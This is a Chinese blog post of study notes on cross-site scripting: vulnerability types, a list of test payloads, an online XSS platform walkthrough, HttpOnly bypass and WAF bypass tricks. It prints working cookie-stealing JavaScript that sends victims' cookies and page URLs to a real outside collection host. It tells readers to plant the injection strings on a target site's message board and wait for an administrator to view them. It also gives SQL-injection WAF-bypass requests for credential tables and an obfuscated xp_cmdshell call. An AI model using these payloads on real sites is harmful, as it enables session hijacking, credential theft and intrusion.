XSS漏洞个人总结

原创


一穷不通的凳子 于 2022-04-26 22:15:43 发布 854 收藏
分类专栏： 小迪安全学习 安全知识总结 文章标签： web安全 xss

本文链接：https://blog.csdn.net/weixin_46739058/article/details/124435399


小迪安全学习 同时被 2 个专栏收录
6 篇文章 0 订阅
订阅专栏


安全知识总结
5 篇文章 0 订阅
订阅专栏

目录



#XSS跨站漏洞产生原理，危害，特点？

原理：

> 跨站脚本攻击（xss）是指恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的。
>
> xss漏洞通常是通过php的输出函数将javascript代码输出到**前端**html页面中，**通过用户本地浏览器执行的**，所以xss漏洞关键就是**寻找参数未过滤的输出函数**。比如：**print、print_r、echo、printf、sprintf、die、var_dump、var_export** 等等

危害：

> 常规用到的是盗取cookie、js做钓鱼攻击、流量指向等。主要是盗取管理员的会话和cookie信息，就是我们常说的管理员凭证，就意味着得到后台权限，可以直接利用。还能配合别的漏洞，比如可以和网页木马结合，扔到那里去跳转到网马地址，网马地址被执行后续就控制一些权限

浏览器版本：

浏览器的安全策略问题，所以尽量使用低版本的浏览器来做XSS漏洞，高版本会过滤js本地的一些脚本的加载使攻击失效。

常出现的场景：（代码审计关键处）

文章发表、评论、留言、问卷、注册资料的地方、修改资料的地方等

#XSS跨站漏洞的分类：反射型，存储型，DOM型

从产生层面，具体区别，危害等级等讲解

产生层面：
反射型XSS产生于后端服务器
存储型XSS产生于后端服务器
DOM型XSS产生于前端定义的JS函数中
具体区别：
反射型：
<非持久型> 攻击者事先制作好攻击链接, 需要欺骗用户自己去点击链接才能触发XSS代码（服务器中没有这样的页面和内容），一般容易出现在搜索页面。

浏览器发包 x= <恶意代码> => x.php接受 => 回包,在HTML中只呈现出内容一次

存储型：
<持久化> 代码是存储在服务器中的，如在个人信息或发表文章等地方，加入代码，如果没有过滤或过滤不严，那么这些代码将储存到服务器中，每当有用户访问该页面的时候都会触发代码执行，这种XSS非常危险，容易造成蠕虫，大量盗窃cookie（虽然还有种DOM型XSS，但是也还是包括在存储型XSS内）。

浏览器发包 x= <恶意代码> => x.php接受 => 写入数据库某个表中 => 每次访问到x.php都会呈现内容

DOM型：
客户端的脚本程序可以通过DOM动态地检查和修改页面内容，它不依赖于提交数据到服务器端，而从客户端获得DOM中的数据在本地执行，如果DOM中的数据没有经过严格确认，就会产生DOM型XSS漏洞。

浏览器发包 x=<恶意代码> => 本地浏览器前端代码JS函数=>回显内容，不经过后端处理

#常用的测试语句

```
<script src=http://xxx.com/xss.js></script> #引用外部的 xss

<script> alert("hack")</script> #弹 出 hack

<script>alert(document.cookie)</script> #弹 出 cookie

<img>标签:

<img src=1 on er ror=alert("hack")>

<img src=1 onerror=alert(/hack/)>

<img src =1 onerror=alert(document.cookie)> #弹 出 cooki e

<img src=1 on er ror=alert(123)> 注 ：对 于 数 字 ，可 以 不 用 引号

<img src ="javascri pt:alert("XSS");" >

<img dyn src="javas cript:alert('XSS' )" >

<img low src="javas cript:alert('XSS' )" >
```

```
<body background="javascript:alert("XSS")">

<iframe>标签：该 <iframe>标 签 允 许 另 一 个 HTML 网页的嵌入到父页面。

IFrame 可以包含 Jav aScript， 但 是 ， 请 注 意 ， 由 于 浏 览 器 的 内 容 安 全 策 略

（ CSP），iFrame 中 的 J avaScript 无 法 访 问 父 页 面 的 DOM。然 而 ，IF rame 仍 然

是非常有效的解除网络钓鱼攻击的手段。

<iframe src=" htt p: //evil.com/xss.ht ml" >

<input>标 签 ：在 某 些 浏 览 器 中 ，如 果 标 记 的 type 属 性 <input>设 置 为 image，

则可以对其进行操作以嵌入脚本

"javascript:confirm(1);"

<input type="image" src="javascript:alert('XSS');">

<link>标签： <link>标签，这是经常被用来连接外部的样式表可以包含的脚本

<link rel="stylesheet" href="javascript:alert('XSS');">

<table>标 签 ： 可 以 利 用 和 标 签 的 backgr oun d 属 性 来 引 用 脚 本 而 不 是 图 像

<table background="javascript:alert( 'X SS')">

<td background="javascript:alert('XSS')">
```



```
<div style="background-image: url(javascript:alert('XSS'))">

<div style="width: expression(alert('XSS'));">

<object>标签：该 < ob ject>标 签 可 用 于 从 外 部 站 点 脚 本 包 含

<object type="text/x-scriptlet" data="http://hacker.com/xss.html">
```


#XSS 平台及工具使用


1、结合beef-xss 使用

http://t.csdn.cn/5klC0


2、结合XSS平台-XSS安全测试平台 （XSS平台）

案例演示

1、注册



2、新创建一个我的项目



3、选择自己需要的功能，打钩


我的项目
创建
吃瓜用 - [项目ID:56801]
我的模块
创建
公共模块
jspgencms_getshell
定位
劫持搜索引擎
表单劫持
劫持百度搜索引擎
键盘记录3
Xss探针模块(新版)
JavascriptCCFool
利用浏览器网页替换
Js attack
配置代码
项目名称
吃瓜用
默认模块 展开
apache httponly bypass 展开
xss.js 展开
AJAX POST/GET操作 展开
基础认证钓鱼 展开
-Jsonp社工模块- 展开
HTML5截屏 展开
获取浏览器记住的明文密码 展开
获取页面源码 展开
CSRF操作Redis写文件 展开
xss+csrf+redis自动化入侵内网 展开
自动获取内网ip打内网redis 展开
键盘记录 展开
JetBrains ide任意文件读取 展开
JetBrains远程命令执行 展开
获取内网ip 展开
劫持百度搜索引擎 展开
表单劫持 展开

4、查看代码

项目名称: 吃瓜用

项目代码:

```
(function(){(new Image()).src='https://xsshs.cn/xss.php?do=api&id=K1T6&location='+escape((function(){try{retur
n document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{return top.location.h
ref}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return
''}})())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.opene
r.location.href:''}catch(e){return ''}})());})();
if(''==1){keep=new Image();keep.src='https://xsshs.cn/xss.php?do=keepsession&id=K1T6&url='+escape(document.loc
ation)+'&cookie='+escape(document.cookie)};
```

如何使用:

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。

```
</tExtArEa>'"><sCRiPt sRC=//xsshs.cn/K1T6></sCrIpT>
```

或者

```
</tEXtArEa>'"><img src=# id=xssyou style=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElement%
28%22script%22%29%3Bb.src%3D%22%2F%2Fxsshs.cn%2FK1T6%22%2BMath.random%28%29%3B%28document.getElementsByTagNam
e%28%22HEAD%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>
```

再或者以你任何想要的方式插入

```
<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='你的js地址';>
```

↓↓↓！~极限代码~！(可以不加最后的>回收符号，下面代码已测试成功)↓↓↓

```
<sCRiPt/SrC=//xsshs.cn/K1T6>
```

↓↓↓图片探测↓↓↓


图片插件： **//xsshs.cn/K1T6/xss.jpg【必须勾选默认模块】**

```
<img sRC=//xsshs.cn/K1T6/xss.jpg>
```

返回首页

5、把这些跨站代码弄到目标攻击的网站

6、等管理员查看后台留言板的时候




7、发现请求了这个地址。在平台上就有信息了

#httponly绕过

什么是HttpOnly?

如果HTTP响应头中包含HttpOnly标志，只要浏览器支持HttpOnly标志，客户端脚本就无法访问cookie。因此，即使存在跨站点脚本（XSS）缺陷，且用户意外访问利用此漏洞的链接，浏览器也不会向第三方透露cookie。如果浏览器不支持HttpOnly并且网站尝试设置HttpOnly cookie，浏览器会忽略HttpOnly标志，从而创建一个传统的脚本可访问得到cookie。

作用：仅仅是防止通过js脚本读取到cookie信息
虽然设置了httponly之后拿不到cookie，但是还是存在xss跨站语句，阻止的仅仅是获取cookie



开启Httpponly后，可通过别的方式攻击

登陆后台权限方式
1.以cookie形式
2.直接账号密码登录：
保存账号密码读取：通过读取他保存在本地的数据
（需要xss产生于登录地址，利用表单劫持）

type、id、name通过查看网站源代码中的登录框表单

没保存账号密码读取：通过表单（登录框）劫持数据
（产生在后台的XSS，例如存储型XSS留言等）

#WAF绕过及安全修复

WAF身份认证阶段的绕过

0x01 伪造搜索引擎

早些版本的安全狗是有这个漏洞的，就是把User-Agent修改为搜索引擎，便可以绕过，进行 sql注入等攻击，这里推荐一个谷歌插件，可以修改User-Agent，叫User-Agent Switcher

0x02 伪造白名单特殊目录

360webscan脚本存在这个问题，就是判断是否为admin dede install等目录，如果是则不做拦截,比如GET /pen/**news.php**?id=1 union select user,password from mysql.user可以改为

GET /pen/news.php/**admin**?id=1 union select user,password from mysql.user

或者GET /pen/**admin/..\news.php**?id=1 union select user,password from mysql.user

0x03 直接攻击源站

这个方法可以用于安全宝、加速乐等云WAF，云WAF的原理通过DNS解析到云WAF，访问网站的流量要经过指定的DNS服务器解析，然后进入WAF节点进行过滤，最后访问原始服务器，如果我们能通过一些手段（比如c段、社工）找到原始的服务器地址，便可以绕过。

WAF数据包解析阶段的绕过

0x01 编码绕过最常见的方法之一，可以进行UrlEncode。

0x02 修改请求方式绕过，大家都知道cookie中转注入，最典型的修改请求方式绕过，很多的asp，aspx网站都存在这个问题，有时候WAF对GET进行了过滤，但是Cookie甚至POST参数却没有检测。还有就是参数污染，典型例子就是multipart请求绕过，在POST请求中添加一个上传文件，绕过了绝大多数WAF。

0x03 复参数绕过例如一个请求是这样的

GET /pen/news.PHP?id=1 union select user,password from MySQL.user

可以修改为

GET /pen/news.php?id=1&id=union&id=select&id=user,password&id=from%20mysql.user

很多WAF都可以这样绕

WAF触发规则的绕过

WAF在这里主要是针对一些特殊的关键词或者用法进行检测。绕过方法很多，也是最有效的。

> **特殊字符替换空格**。用一些特殊字符代替空格，比如在mysql中%0a是换行，可以代替空格，这个方法也可以部分绕过最新版本的安全狗，在sqlserver中可以用/**/代替空格
>
> **特殊字符拼接**。把特殊字符拼接起来绕过WAF的检测，比如在Mysql中，可以利用注释/**/来绕过，在mssql中，函数里面可以用+来拼接,例如GET /pen/news.php?id=1;exec(master..xp_cmdshell 'net user')可以改为GET /pen/news.php?id=1; exec('maste'+'r..xp'+'_cmdshell'+'"net user"')
>
> 注释包含关键字在mysql中，可以利用/!/包含关键词进行绕过，在mysql中这个不是注释，而是取消注释的内容。例如,GET /pen/news.php?id=1 union select user,password from mysql.user可以改为GET /pen/news.php?id=1 /!union/ /!select/ user,password /!from/ mysql.user

参考链接：XD安全渗透 学习笔记 | XSS漏洞阶段

xss-lab靶场部分writeup：http://t.csdn.cn/o1TiU